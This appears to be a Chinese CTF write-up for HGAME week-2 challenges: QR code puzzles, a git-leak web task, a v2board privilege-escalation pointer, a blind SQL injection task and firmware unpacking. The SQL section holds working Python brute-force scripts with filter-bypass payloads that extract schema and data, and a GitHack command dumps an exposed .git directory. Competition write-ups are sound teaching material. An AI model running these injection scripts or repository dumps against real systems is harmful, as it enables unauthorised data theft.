
最后全部用-连接


```
hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}
```

crazy_qrcode

去这个网站修复二维码

https://merricx.github.io/qrazybox/






拿到压缩包密码

```
QDjkXkpM0BHNXujs
```

解压拿到一堆二维码的拼图和一个txt

```
[1, 2, ?, 3, ?, 0, 3, ?, ?, 3, ?, 0, 3, 1, 2, 1, 1, 0, 3, 3, ?, ?, 2, 3, 2]
```

列表的长度刚好是二维码拼图的数量，猜测是旋转的次数，最后试出来？号处均为2




```
hgame{Cr42y_qrc0de}
```

web

Git Leakage


git泄漏

```
➜  GitHack git:(master) ✗ python GitHack.py http://week-2.hgame.lwsec.cn:32483/.git
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] Th1s_1s-flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/coptic_msdf.png
[+] assets/gothic_msdf.png
[+] assets/gtarg_alientext_msdf.png
[+] assets/gtarg_tenretniolleh_msdf.png
```

```
hgame{Don't^put*Git-in_web_directory}
```

v2board

google v2board ctf可以找到越权漏洞的复现，https://www.ctfiot.com/88960.html



Search Commodity

八位数的弱密码为admin123

进去之后是个搜索框再加上链接了数据库，应该是sql注入了。

这题payload测试了巨久

爆库名

```
for j in range(1, 200):
    for i in range(33, 127):
        payload =
"if((ascii(substr((SELECT(group_concat(schema_name))FROM(infoorrmation_schema.sch
emata)),{0},1)))like({1}),1,0)".format(j, i)
        data = {
            "search_id": payload
        }
        reps = requests.post(url, headers=head, data=data)
        if "Not" not in reps.text:
            result += chr(i)
            break
    print(result)
#information_schema,performance_schema,se4rch
```

爆表名


```
for j in range(1, 200):
    for i in range(33, 127):
        payload =
"if((ascii(substr((SELECT(group_concat(table_name))FROM(infoorrmation_schema.tabl
es)WHERE(table_schema)like('se4rch')),{0},1)))like({1}),1,0)".format(j, i)
        data = {
            "search_id": payload
        }
        reps = requests.post(url, headers=head, data=data)
        if "Not" not in reps.text:
            result += chr(i)
            break
    print(result)

#5ecret15here,L1st,user1nf0
```

爆字段

```
for j in range(1, 200):
    for i in range(33, 127):
        payload =
"if((ascii(substr((SELECT(group_concat(column_name))FROM(infoorrmation_schema.col
umns)WHERE(table_name)like('5ecret15here')),{0},1)))like({1}),1,0)".format(j, i)
        data = {
            "search_id": payload
        }
        reps = requests.post(url, headers=head, data=data)
        if "Not" not in reps.text:
            result += chr(i)
            break
    print(result)
#f14gggg1shere
```

get flag

```
for j in range(1, 200):
    for i in range(33, 127):
        payload =
"if((ascii(substr((SELECT(group_concat(f14gggg1shere))FROM(se4rch.5ecret15here)),
{0},1)))like({1}),1,0)".format(j, i)
        data = {
            "search_id": payload
        }
        reps = requests.post(url, headers=head, data=data)
        if "Not" not in reps.text:
            result += chr(i)
            break
    print(result)
#hgame{4_M4n_WH0_Kn0ws_We4k-P4ssW0rd_And_SQL!}
```



IOT

Pirated router

去这个网站解包固件

https://zhiwanyuzhou.com/multiple_analyse/firmware/

在bin目录下发现secret_program，运行拿到flag的ascii码

```
104103971091011231171101125299107491101039510210511410911997114101954911595516511
5121125
```

```
flag =
"104103971091011231171101125299107491101039510210511410911997114101954911595516511
5121125"
result = ""

while 1:
    if 31 < int(flag[:2], 10) < 127:
        result += chr(int(flag[:2], 10))
        flag = flag[2:]
```

```
    else:
        result += chr(int(flag[:3], 10))
        flag = flag[3:]
    print(result)
    if flag == "":
        break
#hgame{unp4ck1ng_firmware_1s_3Asy}
```